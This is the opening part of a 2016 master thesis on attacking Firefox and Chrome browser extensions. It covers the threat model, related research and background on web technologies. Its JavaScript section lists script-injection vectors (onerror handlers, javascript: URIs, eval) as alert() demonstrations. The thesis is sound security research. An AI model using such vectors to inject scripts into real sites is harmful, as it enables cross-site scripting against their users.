RUHR
UNIVERSITÄT
BOCHUM

RUB

RUHR-UNIVERSITÄT BOCHUM

Attacking Browser Extensions

Nicolas Golubovic

Master Thesis. May 03, 2016.
Advisor: Dr.-Ing. Mario Heiderich
Chair for Network and Data Security – Prof. Dr. Jörg Schwenk

Abstract

Browser extensions are extremely profitable targets for attackers due to their popularity and privileges. This thesis examines both old and new attack techniques for Mozilla Firefox and Google Chrome to estimate the effective state of security in modern extension systems. Previous research mostly focuses either on one technique or one browser and therefore lacks the comprehensiveness of this work. By manually evaluating extensions and presenting them in case studies, this thesis shows that all introduced attacks have real-world applications. Additionally, a test suite has been developed to allow side-effect-free black-box testing of extension systems. Overall, this thesis shows that the present mitigations are not sufficient to stop dedicated attackers.

Eidesstattliche Erklärung

Ich erkläre, dass ich keine Arbeit in gleicher oder ähnlicher Fassung bereits für eine andere Prüfung an der Ruhr-Universität Bochum oder einer anderen Hochschule eingereicht habe.

Ich versichere, dass ich diese Arbeit selbstständig verfasst und keine anderen als die angegebenen Quellen benutzt habe. Die Stellen, die anderen Quellen dem Wortlaut oder dem Sinn nach entnommen sind, habe ich unter Angabe der Quellen kenntlich gemacht. Dies gilt sinngemäß auch für verwendete Zeichnungen, Skizzen, bildliche Darstellungen und dergleichen.

Ich versichere auch, dass die von mir eingereichte schriftliche Version mit der digitalen Version übereinstimmt. Ich erkläre mich damit einverstanden, dass die digitale Version dieser Arbeit zwecks Plagiatsprüfung verwendet wird.

Ort, Datum	Unterschrift

Contents

1. Introduction

Since their introduction in Internet Explorer 4[1], browser extensions have risen to extreme popularity. With roughly 20 million users on `addons.mozilla.com`, extensions like *AdBlock Plus* are widely used all over the world. This popularity is not unique to Mozilla Firefox but extends to all other browsers with a considerable market share. There is not a single widely used browser without an extension system. Most notably, Google Chrome, currently leading the global browser usage statistics[2], features a wide range of extensions in its associated Chrome Web Store, some of them amassing over 10 million active users. Many browser additions may not even be recognized as extensions by users. For example, depending on the browser, themes as well as additional languages may just be extensions in disguise.

Their ubiquitous use, however, does not exclusively lead to benefits. Extensions have always been the source of many browser stability and security issues. While their functionality may attract users, attackers are equally attracted to the privileges they require to work properly. In contrast to websites, hijacked extensions can be used to access internal browser Application Programming Interfaces (APIs) and potentially even execute code on the victim's host system. Both options can be highly restricted through permission systems or other mitigations but an attacker may still be able to access multiple domains and, hence, multiply the impact of a regular web attack. As severe as these attacks may be, vendors can only indirectly influence them since many extensions actually need this access. Furthermore, few extensions are written by professionals, leading to a situation where security best practices may not be followed at all times. The sheer number of extensions further aids adversaries in finding viable targets for an attack. Thus, vulnerabilities are more likely to be found in extensions than in the browser core itself, as the latter is subject to a full development process including security reviews. This, in turn, leads to a situation where a user's extensions are the easiest possible target for an adversary attempting to do harm.

Attacks on extensions have therefore always been subject to both academic and non-academic research. Finding and documenting attack techniques does not only help create awareness but also leads to fixes from authors of vulnerable extensions and better mitigations from browser vendors. Browser vendors are in an especially tough spot: Each major change to the underlying extension system requires most authors to update their extensions – an endeavor which can take multiple years given the number of published extensions. Moreover, the overall security can only be influenced indirectly by enforcing the use of safe APIs and warning developers from potential hazards. Thus, each major change has to be tested very thoughtfully, requiring a good understanding of the threats to such an extension system. External research has, for example, influenced the modernization of Chrome's extension system, leading to the mandatory use of Content Security Policy (CSP).

This thesis describes old and new attacks on extensions of Mozilla Firefox and Google Chrome. Since extension systems are constantly evolving, this thesis re-evaluates old attacks and determines their impact in presence of modern mitigations. All techniques have been generalized so that they can be adapted to a wide range of possible bugs. In order to show the real-world applicability of the attacks, this thesis contains case studies for most bug classes. Furthermore, in addition to attacks *on* extensions, this thesis also examines

[1] MSDN. *About Browser Extensions*. URL: `https://msdn.microsoft.com/en-us/library/aa753620(v=vs.85).aspx`.

[2] StatCounter. *Top 5 Desktop Browsers from Aug 2012 to Sept 2015*. Sept. 2015. URL: `http://gs.statcounter.com/#browser-ww-monthly-201511-201601`.

attacks *from* extensions. There are two reasons for this: First, estimating the impact of vulnerabilities in lesser privileged extensions is extremely hard without knowing about the potential dangers of follow-up attacks. Second, using lesser known extension types may be a viable attack in itself. Luring a victim into installing a language package might be much easier than attempting to make a regular extension look harmless.

A test suite accompanies this thesis. It mainly tests the browser's underlying extension system and can be used to verify all findings. Furthermore, if used against future versions of Firefox and Chrome, it will determine which behavior might still be exploitable and, thus, may serve as a starting point for future research.

1.1. Threat Model

In general, this thesis differs between four attacker models:

- **Unrestrained local attackers** are the strongest adversaries an extension system can face. This includes locally running malware as well as physical access to computer and host system. In most cases it is not feasible to protect extensions in this scenario as the whole operating system could be compromised. Therefore, this thesis will not deal with this type of attacker, implying that it can perform all attacks the weaker models can in addition to more powerful ones.
- **Restrained local attackers** do not have full control of the host system and might be confined by a sandbox. Malicious extensions, for instance, may have restricted capabilities due to security policies enforced by the browser. Furthermore, instead of executing them, some adversaries may only be able to place files on the hard drive. Any scenario involving restrained access to the host system is part of this attacker model.
- **Network attackers** may perform Man-in-the-Middle (MitM) attacks to monitor, intercept and modify network traffic of the victim. Among other ways, insufficiently protected wireless networks offer adversaries the possibility to perform such attacks [Arb+02]. In extensions, any resource loaded over the Hypertext Transfer Protocol (HTTP) may be subject to manipulation if a network attacker is present because the protocol does not offer data authenticity.
- **Web attackers** can only lure victims to controlled domains and are limited to normal web content for an attack. This is the weakest but most common attacker model. Possibilities of luring victims to a website include social engineering, buying advertisements on high-traffic domains, and hijacking other sites by abusing vulnerabilities.

1.2. Organization

A recurring idea in the remainder of this thesis is the distinction between *attacks on* and *attacks from* extensions. The first Chapter following this outline is Chapter 2. It introduces all related academic and non-academic work in the field of extension security. After establishing the state of research, Chapter 3 briefly explains the fundamentals required to understand this thesis. The extension systems of Mozilla Firefox and Google Chrome are introduced in Chapter 4 with a special focus on their security properties. Further facts about the extension systems are derived from a test suite described in Chapter 5. It documents quirky behavior in the context of extensions which is important for the two following chapters: Chapter 6 gives insight into attacks on extensions, whereas Chapter 7 focuses on attacks from extensions. Finally, Chapter 8 wraps up the examination of both extension systems and draws a conclusion.

2. Related Work

Browser extensions are the subject of many publications, in both academic and non-academic fields. As established in the introduction (cf. Chapter 1), the following chapters cover both *attacks on* and *attacks from* extensions. In order to maintain this organization, related work will be arranged in those two categories, too. Thus, Section 2.1 first introduces the attack classes targeting extensions. As they represent a significant body of research, defensive proposals are explained in this Section, too. Finally, Section 2.2 then focuses on attacks from extensions.

2.1. Attacks on Extensions

Various attack techniques have been found over time, each with its own goals, scenarios and severity.

- **Fingerprinting.** Knowing the extensions a victim has installed can be used to discriminate users and mount highly targeted attacks [AFO14]. As researchers such as Ongaro[1], Kouzemtchenko[2], Kettle[3] and Kotowicz[4] have repeatedly shown, it was possible to fingerprint Chrome and Firefox extensions in the past.
- **Cross-Context Scripting.** Injecting content into a high-privilege context such as an extension can lead to total compromise of the victim. The term Cross-Context Scripting was initially coined by Petkov in 2006, when a fellow researcher found a security bug in a Firefox extension[5]. In the following years, presentations[6] and white papers [Liv10; KO12] advanced the understanding of the attack.
- **Cross-Site Request Forgery.** Similar to regular web sites, extensions may be forced into executing actions without the user's consent. Kotowicz and Osborn establish this attack in the same white paper explaining Cross-Context Scripting in Chrome [KO12].
- **Extension System Exploitation.** As extension systems are part of the large browser ecosystem, they are impacted by many of the flaws present in browser implementations. For example, a Google Chrome bug allowed Karlsson to disable security-relevant extensions such as HTTPS Everywhere[7].

[1] Francesco Ongaro. *Detect NoScript POC*. Oct. 2007. URL: http://www.ush.it/2007/10/11/detect-noscript-poc/.

[2] Alex Kouzemtchenko. *Detecting Firefox Extensions Without Javascript*. Oct. 2007. URL: http://kuza55.blogspot.co.uk/2007/10/detecting-firefox-extension-without.html.

[3] James Kettle. *Sparse Bruteforce Addon Detection*. July 2011. URL: http://www.skeletonscribe.net/2011/07/sparse-bruteforce-addon-scanner.html.

[4] Krzysztof Kotowicz. *Intro to Chrome addons hacking: fingerprinting*. Feb. 2012. URL: http://blog.kotowicz.net/2012/02/intro-to-chrome-addons-hacking.html.

[5] Petko D. Petkov and David Kierznowski. *Cross Context Scripting with Sage*. Sept. 2006. URL: http://www.gnucitizen.org/blog/cross-context-scripting-with-sage.

[6] Alex Kouzemtchenko. *Attacking Rich Internet Applications*. Dec. 2008. URL: https://events.ccc.de/congress/2008/Fahrplan/events/2893.en.html.

[7] Mathias Karlsson. *How I disabled your Chrome security extensions*. July 2015. URL: http://labs.detectify.com/post/125256364141/how-i-disabled-your-chrome-security-extensions.

Although modern extension architectures promote strong security principles [Bar+10], studies regularly find vulnerabilities due to developer mistakes [CFW12; Kar+12; Wan+12]. Not surprisingly, augmented browsing scripts with lower security standards face even more security-critical weaknesses [Ack+14]. There are multiple proposals to combat the current situation.

- **Prevention.** Eradicating all vulnerabilities before an extension has been deployed to users solves the problems arising from the accompanying privilege escalation. However, available development tools clearly do not prevent developer mistakes, which is why some research projects attempt to solve this issue. Static security analysis is suggested by multiple researchers to find flaws during development [Ban+10; Cal+15]. In order to avoid extensions jeopardizing private browsing sessions, Lerner et al. suggest adding type annotations to potentially unsafe calls [Ler+13].

- **Detection.** Detecting attacks while they are happening would give browsers the possibility to stop them. Djeric et al. propose taint tracking to achieve this goal [DG10]. Similarly, Dhawan et al. track information flows leaking sensitive data [DG09]. Avoiding dynamic analysis altogether, Barua et al. rely on offline code transformation such that the extension's code is distinguishable from the adversary's injected code [BZW13].

- **Mitigation.** If an attack could not be prevented or detected, it may still be kept from doing harm. Protections limiting the impact of vulnerabilities are called *mitigations*. Marouf et al. evaluate a fine-grained permission system called REM, which attempts to give users more control over their extensions' behavior [MSD12]. However, as Felt et al. point out, too many permission requests hinder the user's ability to separate benign from malicious behavior [FGW11]. Avoiding this pitfall, Guha et al. developed a specification language for policies and a static analysis tool to test extensions written in Fine, a dialect of the general-purpose programming language ML, against these policies [Guh+11].

2.2. Attacks from Extensions

In comparison to the previous Section, there is little research about attacks from extensions. However, the existing papers can be categorized as follows:

- **Privileged Code Execution.** Immediate consequences of Cross-Context Scripting attacks in Firefox, such as code execution, password stealing and privacy leaks, have been documented by Liverani and Freeman [LF10]. In terms of Chrome extensions, Kotowicz' exploitation framework called XSS CHEF exhibits similar capabilities[8]. Rauti et al. use extensions to mount Man-in-the-Browser attacks, which pose a long-time threat to the victim's private data [RL12].

- **Extension-Reuse Attacks.** This kind of attack has been proven to work in Mozilla Firefox by Buyukkayhan et al. [Buy+16] due to lack of isolation between extensions. It disguises malicious intentions of an installed add-on by reusing code of other currently active extensions to avoid detection.

- **Private Mode Leaks.** While not an actual attack, the work of Aggarwal et al. [Agg+10] shows that many flawed extensions undermine the expectations of users by leaving traces during a private browsing session. Obviously, the same or even greater dangers apply when malicious extensions are present.

[8] Krzysztof Kotowicz. *XSS ChEF - Chrome Extension Exploitation Framework*. URL: `https://github.com/koto/xsschef`.

- **Malware.** Installing malicious software can be one of the long-term consequences of a successful attack. While this thesis merely hints at the possibility of using malware, there is a wide range of research dedicated to this form of post-exploitation phase. Ter Louw et al. show the effectiveness of browser malware using BROWSERSPY, a Firefox extension able to leak highly sensitive data and hide itself from the victim [TLV07; TLV08]. Additionally, browser extension botnets have been found to be extremely effective by Liu et al. due to powerful APIs and automatic update mechanisms [LZC11]. In summary, malicious extensions are considered tremendously dangerous in various papers [Liu+12; WF09]. Thus, many researchers focus on detecting browser malware through means of static and dynamic analysis [Kir+06; Kap+14].

3. Fundamentals

Starting with the HyperText Markup Language, this Chapter explains the fundamentals essential for understanding the next chapters. The first paragraph of each section provides a general description, followed by a short summary of the history. Additionally, the context regarding to other technologies or attacks is explained. If applicable, descriptions of the syntax as well as examples are given in subsections.

Two markup languages are introduced at the beginning of this chapter, namely the HyperText Markup Language in Section 3.1 and the Extensible Markup Language in Section 3.2. An overarching concept for both languages is the Document Object Model, explained in Section 3.3. Section 3.4 describes Cascading Style Sheets, immediately followed by JavaScript in Section 3.5. In Section 3.6, the Same-Origin Policy is established as an essential security boundary, which the following attack classes in Section 3.7 (Cross-Site Scripting) and Section 3.8 (Clickjacking) attempt to overcome. Finally, the two browsers covered in this thesis are introduced in Sections 3.9.1 and 3.9.2, along with a general description of web browsers in Section 3.9.

3.1. HyperText Markup Language

Markup languages, like the HyperText Markup Language (HTML), are one of the core concepts of the web. Instead of defining how to *process* data, markup languages can only *structure* it. Given this structure, programs are able to reason about the contents of the data. A browser, for example, interprets markup code and renders it to the screen.

In the early days of the World Wide Web in 1992, HTML was already used to structure documents shared between users[1]. Hence, the term *document* is still commonly used when describing units of HTML code despite the interactivity of modern websites. In spite of its Standard Generalized Markup Language (SGML) heritage, the first draft offered no formal specification of the language. The first HTML standard was released as HTML 2.0 in Request for Comments (RFC) 1866 [BC95]. As browsers implemented features beyond the RFC, the World Wide Web Consortium (W3C) was formed to govern the development of HTML. Further development of the language lead to HTML 3.2 [Rag97], HTML 4.0 [RLJ97] and, subsequently, HTML 4.1 [RLJ99]. These proposals introduced multiple new features. Frames, for example, were introduced by HTML 4 and allow developers to embed other websites in an HTML document. As the W3C decided to shift its focus to Extensible Markup Language (XML)-based standards, a group of browser vendors formed the Web Hypertext Application Technology Working Group (WHATWG) to create a new revision of HTML [Hic; Zal12]. These efforts resulted in the HTML5 specification [Hic+14], forming the most up-to-date description of HTML at the point of this writing.

Syntax

HTML is strictly hierarchical and consists of *tags*, *attributes*, *comments*, and *text*. Yet, other forms of markup and code can be embedded, many of them with powerful features and different syntax [Hei+11a].

[1] Tim Berners-Lee. *World Wide Web*. 1992. URL: `http://www.w3.org/History/19921103-hypertext/hypertext/WWW/TheProject.html`; Tim Berners-Lee. *HTML*. 1992. URL: `http://www.w3.org/History/19921103-hypertext/hypertext/WWW/MarkUp/MarkUp.html`.

Furthermore, Document Type Declarations (DTDs) may be present at the start of a document to set the correct mode.

- **Tags** are enclosed by angle brackets (U+003C and U+003E). Normally, each tag has to be closed with a matching tag, prefixed by a forward slash (U+002F). However, there are standalone tags which do not require a closing pair. An example for the former would be <script></script>, while <input> does not need a closing tag in HTML5. Each tag embodies an element with semantic meaning. For instance, the h1-element is expressed by the <h1></h1> tags and represents a heading.
- **Attributes** add parameters to tags. For instance, the href attribute defines a target for an <a> tag, telling the browser not only to display a hyperlink but also where to point it. Attributes are key value pairs, each key separated by the equals sign (U+003D) from the value. Values can be delimited by single or double quotes (U+0027 and U+0022). Each tag can have multiple attributes, separated by whitespace or forward slashes.
- **Comments** in HTML start with an opening angle bracket, followed by an exclamation mark (U+0021) and two dashes (U+002d). They are closed by two dashes and a closing angle bracket. As the nature of a comment suggests, any content is not rendered to the page.
- **Text** is a value which does not belong to a tag but may be enclosed by one. It represents the actual textual content of a HTML document.

In contrast to XML-based standards, HTML is well known for its lax parsing rules. Unclosed tags, unknown attributes and unbalanced quotes are faithfully parsed by modern layout engines. Naturally, this leads to differences in browser implementations which have been used to evade filters or obfuscate markup [Hei+11b].

Example

```
1  <!DOCTYPE html>
2  <html>
3      <head>
4          <title>Exemplary HTML document</title>
5      </head>
6      <body>
7          <!-- This is a comment. -->
8          <p>This is a paragraph.</p>
9          <a href="https://rub.de/">This is a link.</a>
10     </body>
11 </html>
```

Listing 3.1: Exemplary HTML document

Listing 3.1 highlights the hierarchical, nested structure of HTML. It starts with a HTML5 DTD instructing browsers to use the correct parser. Apart from this declaration, everything is either explicitly (as shown in this example) or implicitly wrapped in an html element. Similarly, meta information is generally specified in head, while all visible content resides in body. Thus, the page title is not displayed on the website but rather in the tab bar of the browser.

3.2. Extensible Markup Language

Similarly to HTML, the Extensible Markup Language (XML) structures data for humans and programs alike. In contrast to HTML, parsers are required to follow very strict syntax rules and extensibility is built in to the language. Due to the latter fact, many markup languages are developed as XML *dialects*, such as Scalable Vector Graphics (SVG) [Dah+11].

As Figure 3.1 shows, SGML is the ancestor to both XML and HTML. This intertwined history continued when the W3C, initially formed to govern the HTML specification, started to take interest in other standards concerning the web. In 1998, the first XML specification was released [BPS98]. Each change to the standard resulted in a new *edition*, the fifth edition being the newest revision to date [Bra+08]. Although the W3C published XML 1.1 in 2004, it is still updating the first XML specification. Among the reasons for a new version of the standard were incompatible changes to the way parsers have to treat Unicode in names [Bra+04].



Figure 3.1.: XML ancestry

As hinted in Figure 3.1, several XML dialects are important to this work and will be explained in the subsequent sections. Section 3.2.1 summarizes the Extensible HyperText Markup Language and Section 3.2.2 the XML User Interface Language. Finally, an overview of the XML Binding Language is given in Section 3.2.3.

Syntax

Due to XML and HTML both being based on SGML, the syntax looks similar. However, XML does not define tags with semantic meaning, it only serves as a framework for developers to define their own domain-specific languages in. Furthermore, XML code has to be *well-formed*: Every tag, for instance, has to be closed. This also includes standalone tags which are required to have a forward slash at the end. In addition to the data types of Section 3.1 (tags, attributes, comments and text) XML most notably features namespaces, allowing different dialects to be mixed in the same document. Each namespace has a unique Uniform Resource Identifier (URI) and can be defined in two ways:

- **Regular namespaces** are defined using the `xmlns` attribute, followed by a colon (`U+003A`) and a name. This name has to be used in front of all tag names belonging to the namespace. For instance, `xmnlns:xul` creates a namespace with the prefix `xul`. Any tag with this prefix is part of the namespace (e.g. `<xul:dialog>...</xul:dialog`).
- **Default namespaces** are defined using the `xmlns` attribute *without* a prefix. They apply to the element they are defined on and all of its children. If, however, child nodes define their own namespace or have a prefix, they do not belong to the default namespace.

Example

```
<?xml version="1.0" encoding="UTF-8" ?>
<foo xmlns="http://uri/to/ns" xmlns:x="http://uri/to/another/ns">
    <!-- This, again, is a comment. -->
    <bar>
        This is text content.
    </bar>
    <x:baz />
</foo>
```

Listing 3.2: Exemplary XML document

Listing 3.2 starts with an XML declaration. It contains meta information such as the XML version and the encoding of the document. The `foo` element wraps all other tags and declares two namespaces – a default one and `x`. Parsers will ignore the comment and find two children, one being a standalone tag. In XML, every tag can be a standalone tag as long as it has no children.

3.2.1. Extensible HyperText Markup Language

The W3C initially pursued the Extensible HyperText Markup Language (XHTML) as an evolution and replacement for HTML 4. During the development of XHTML 2, the WHATWG formed and published HTML5, making the future of the standard uncertain (cf. Section 3.1). XHTML uses strict XML syntax, but closely resembles HTML 4 in many other aspects, such as document types.

```
<?xml version="1.0"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
          "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
    <head>
        <title>Exemplary XHTML document</title>
    </head>
    <body>
        <p>This is a paragraph.</p>
    </body>
</html>
```

Listing 3.3: Exemplary HTML document

Listing 3.3 starts with an XML declaration which is needed for a valid strict XHTML document. The next line defines the document to be XHTML 1 *Strict*. Then, the XHTML namespace is set to be the default and seemingly normal HTML markup follows.

3.2.2. XML User Interface Language

At the time of this writing, most of the user interface of Mozilla Firefox is declared in the XML User Interface Language (XUL)[2]. Hence, many Firefox extensions make broad use of XUL and its features. In comparison to HTML it lacks comprehensive formal specification, even though there was a specification attempt in 1999[3].

[2]MDN. *XUL*. Apr. 2014. URL: https://developer.mozilla.org/en-US/docs/Mozilla/Tech/XUL.
[3]Mozilla. *XUL Language Spec*. Aug. 1999. URL: http://www-archive.mozilla.org/xpfe/languageSpec.html.

While in early versions of Firefox, website authors were able to use XUL, it was disabled after security concerns arose[4].

```
1  <?xml version="1.0"?>
2  <?xml-stylesheet href="chrome://pathto/skin/stylesheet.css"?>
3  <dialog xmlns="http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul"
4          title="&namespace.entity;">
5      <script type="application/javascript"
6              src="chrome://pathto/content/script.js" />
7      <vbox>
8          <description>&namespace.textlabel;</description>
9      </vbox>
10 </dialog>
```

Listing 3.4: Exemplary XUL document

Listing 3.4 shows a simplified dialog box from the Firefox user interface. It starts with an XML declaration and a stylesheet (cf. Section 3.4) before the first XUL tag is opened. All XUL markup is part of a unique namespace (`http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul`). Additionally, this namespace allows access to localized strings through the use of entities. Similar to HTML, XUL has the ability to include external JavaScript code using `script` tags, as can be seen in line 5.

3.2.3. XML Binding Language

The XML Binding Language (XBL) is a Mozilla technology used to supplement XUL[5]. It can define reusable components and bind them to markup. Stylesheets (cf. Section 3.4) are used to map a XBL binding to a corresponding XUL element. While it has a comprehensive reference, Mozilla's documentation refers to the actual implementation as "different from the specification, and there's no known document available describing the differences"[6].

```
1  <?xml version="1.0"?>
2  <bindings xmlns="http://www.mozilla.org/xbl"
3      xmlns:xul="http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul">
4      <binding id="buttons">
5          <content>
6              <xul:button label="Button 1"/>
7              <xul:button label="Button 2"/>
8          </content>
9      </binding>
10 </bindings>
```

Listing 3.5: Exemplary XBL code (`example.xml`)

[4] Jesse Ruderman. *Bug 546857 – (kill-remote-xul) Drop support for XUL on web sites (remote XUL)*. Dec. 2014. URL: `https://bugzilla.mozilla.org/show_bug.cgi?id=546857`.
[5] MDN. *XBL*. URL: `https://developer.mozilla.org/en-US/docs/XBL`.
[6] MDNc.

```
selector {
    -moz-binding: url('chrome://example/skin/example.xml#buttons');
}
```

Listing 3.6: Style sheet embedding the XBL code

Listing 3.5 shows a XBL binding which groups two XUL buttons together. As the hierarchical structure suggests, there can be more than one binding in a file. These two buttons can be bound to a XUL element with the Cascading Style Sheets (CSS) code presented in Listing 3.6. The `-moz-binding` property sets the element to the content of the binding.

3.3. Document Object Model

In order to allow access to parsed markup from general programming languages, the Document Object Model (DOM) concept was developed. Utilizing the hierarchical structure of XML and HTML, all elements of the markup are represented by *nodes* in a tree. Attributes can be read and written via properties of the node objects. Furthermore, elements of the tree can be added, deleted or replaced, allowing full control over the document.

```
<!DOCTYPE html>
<html>
    <head>
        <title>Title...</title>
    </head>
    <!-- comments are ignored -->
    <body>
        Text...
    </body>
</html>
```

Listing 3.7: HTML before parsing



Figure 3.2.: Resulting DOM

The markup in Listing 3.7 serves as an example of DOM tree creation. After parsing, the code is transformed to the data structure seen in Figure 3.2. While the DTD and comment are left out, all other elements are represented in the tree. The *document* node is the implicit root element, having only `html` as a child. Both leaf nodes are text nodes, indicated by their rounded corners.

3.4. Cascading Style Sheets

Cascading Style Sheets (CSS) allow separation of visual styling and layout from structure. The language allows granular selection of elements and applies presentation rules to them. Instructions of a style sheet can be overwritten by more specific ones, hence forming a *cascade* of style information. Following the separation of concerns principle, CSS facilitates re-usability, as rules can be defined in external files and included across markup languages.

Its first proposal dates back to 1994 and exclusively focuses on styling HTML[7]. Following work builds on

[7] Håkon Wium Lie. *Cascading HTML style sheets – a proposal*. Oct. 1994. URL: `http://www.w3.org/People/howcome/p/cascade.html`.

the core ideas of the first proposal but features a slightly different syntax: The CSS level 1 specification was released in 1996 [LB96]. Level 2 of the specification followed two years later [Bos+98] and was superseded by CSS 2.1 as a W3C Recommendation in 2011 [Bos+11]. CSS3, however, was not released as a big, single specification but split into multiple independent *modules* [Çel+11; Lie+12]. This modular system is being used for CSS4, too[8].

Syntax

CSS syntax consists of four main components – *selectors*, *declarations*, *at-rules* and *comments*. A selector with its block of declarations is called a *rule* or *rule set*. However, an at-rule is a free-standing rule without a selector.

- **Selectors** precisely define the set of elements which are to be styled by the following block of declarations. Distinctive features of nodes, like, for example, their tag name, identifier or class name, can be used to select a subset of a document. However, not only attributes can be utilized to match elements but also their state. Pseudo-classes allow access to nodes which, for instance, have a mouse pointer hovering over them. Hence, selectors define very dynamic groups of elements which may change due to external events.
- **Declarations** tell the renderer the exact style to apply and are always arranged in blocks. Each block is started by an opening curly brace (`U+007B`) and ended by a closing curly brace (`U+007D`). A non-empty declaration has two elements, both separated by a colon (`U+003A`): The *property name* declares the property to be changed by the *property value*. If multiple declarations are present in a block, they have to be separated by a semicolon (`U+003B`).
- **At-rules** start with an at sign (`U+0040`) and have very distinctive semantics. The `@import` rule, for example, includes external style sheets while the `@font-face` rule defines new fonts for the document [Dag13].
- **Comments** are started by a forward slash (`U+002F`) and an asterisk (`U+002A`) and ended by the same combination in reverse order. Naturally, they are ignored by CSS parsers.

Generally, CSS is explicitly declared in the markup it is used. It is noteworthy that HTML 4.01 accepts style sheets from HTTP headers, too [RLJ99]. However, a HTML developer will normally use *style tags*, *style attributes* or *external style sheets* to embed CSS.

```
1 <style>/* ... CSS code ... */</style>
```

Listing 3.8: Embed style sheets via style tags

- **Style tags**, as shown in Listing 3.8, allow CSS syntax to be mixed with the surrounding HTML code. Obviously, this limits re-usability since the rules cannot be easily included by other files.

```
1 <p style="/* ... CSS declarations ... */">text</p>
```

Listing 3.9: Embed declarations via style attributes

[8] Elika J. Etemad et al. *Selectors Level 4*. Sept. 2011. URL: http://www.w3.org/TR/2011/WD-selectors4-20110929/.

- **Style attributes** lack selectors as they immediately apply to the element they are defined on. Listing 3.9 shows a `p` tag with an accompanying style attribute. Style attribute declarations take precedence over other rules.

```
1 <link rel="stylesheet" href="path/to/file.css">
```

Listing 3.10: External CSS via link tag

- **External style sheets** are shown in Listing 3.10. As soon as the parser encounters this HTML tag, the external file is fetched from the (possibly remote) server. Additionally, this type of inclusion allows the programmer to define the media types this style sheet is meant for. As this example has no media type explicitly set, it will be loaded in all cases.

Example

```
1 @import url("https://rub.de/imported.css");
2 * { color: white; width: 100px; }
3 #id-selector { color: red; }
4 .class-selector { color: orange; }
```

Listing 3.11: Exemplary style sheet

Listing 3.11 starts with an at-rule which imports a style sheet from the `rub.de` domain. All rules of that file will be active for the document this style sheet has been included in. A special wild card selector is following the at-rule. It matches all of the document's elements and sets their text color to white and the width to 100 pixels. The next element is selected by its identifier and, then, another element by its class name.

3.5. JavaScript

In contrast to domain-specific languages like HTML and CSS, JavaScript is a general purpose programming language. It is highly dynamic and allows developers to react to user input and change the DOM. Every major browser is able to natively interpret JavaScript code, making it ubiquitous on the client-side of modern web applications[9]. Additionally, projects like *node.js* enable server-side usage of the language[10]. Due to being one of the most powerful features of a browser, many attacks focus on script execution (cf. Section 3.7).

JavaScipt was introduced by the Netscape Corporation in 1995 [Zal12]. As the popularity of the language grew, Microsoft implemented it in Internet Explorer alongside with its own competitor VBScript[11]. An independent standards body, the European Computer Manufacturers Association (ECMA), took over the language specification in 1997, under the name ECMAScript. The newest revision of the standard, called ECMAScript 6 *Harmony*, has been released in June 2015 [Int15].

Syntax

As JavaScript features a rather complex syntax, it will not be described here. However, executing the adversary's code is the goal of many attacks, so this section will list all the ways of code execution. Apart

[9] W3Techs. *Usage of JavaScript for websites*. Dec. 2015. URL: `http://w3techs.com/technologies/details/cp-javascript/all/all`.

[10] Node.js Foundation. *Node.js*. 2015. URL: `https://nodejs.org/en/`.

[11] Steve Champeon. *JavaScript: How Did We Get Here?* June 2001. URL: `http://archive.oreilly.com/pub/a/javascript/2001/04/06/js_history.html`.

from quirks and legacy methods (like dynamic properties[12]), there are four kinds JavaScript execution.

```
1 <script>alert('automatically executed inline code')</script>
2 <script src="path/to/external-code.js"></script>
```

Listing 3.12: Two ways of embedding JavaScript in HTML via script tags

- **Script tags**, as shown in Listing 3.12, are directly executed without any user interaction. The first line features *inline* code which is embedded directly in the surrounding markup. Another way of including JavaScript is shown in the second line: Due to the `src` attribute, the browser is instructed to load code from an *external* source.

```
1 <button onclick="alert('executed on click')">
2 <img src="x" onerror="alert('executed on image load failure')">
```

Listing 3.13: Example of event handlers on tags

- **Event handlers** are shown in Listing 3.13. Attributes starting with `on` react to occurrences of events. The first line shows a button which executes code when clicked. In the second line, the image source is set to the (most likely nonexistent) destination `x` and, if the response cannot be interpreted as an image, the `onerror` event handler will be fired.

```
1 <a href="javascript:alert('executed on click')">
2 <iframe src="javascript:alert('executed automatically')"></iframe>
```

Listing 3.14: JavaScript pseudo protocol

- **JavaScript pseudo protocol** links, as shown in Listing 3.14, are applicable in many attributes which allow URIs. Most notably, links can point to such a handler and will execute the associated code when clicked. Clicking, however, is not always necessary: The second line shows an `iframe` element pointing to a `javascript` URI. It will be immediately executed in the context of the embedding site without requiring any user interaction. Not all elements can be used in conjunction with the JavaScript pseudo protocol: Some tags, such as `img`, prevent script execution altogether.

```
1 eval('alert("executed automatically")')
```

Listing 3.15: Call to `eval`

- **Eval** calls pass strings to the JavaScript engine for dynamic interpretation. In Listing 3.15, `alert` will be executed despite it being a string literal.

Example

```
1 var xhr = new XMLHttpRequest();
2 xhr.onload = function() {
3     console.log(xhr.responseText);
4 };
5 xhr.open('GET', 'some/uri/path', true);
6 xhr.send(null);
```

Listing 3.16: Exemplary JavaScript code sending a request

[12] MSDN. *About Dynamic Properties*. Dec. 2011. URL: https://msdn.microsoft.com/en-us/library/ms537634(v=vs.85).aspx.

Listing 3.16 shows multiple language concepts of JavaScript. After declaring the variable with the `var` keyword, a new object of type `XMLHttpRequest` is created. The browser context offers multiple globally available APIs allowing developers to perform actions such as sending requests. In the second line, a function is dynamically assigned to an event property of the newly created object. If the request succeeds and a response is sent back, this function will be invoked. It prints the response to the browser console using the `xhr` variable it captured in its closure. Finally, two function calls are executed, setting the correct parameters to send a request.

3.6. Same-Origin Policy

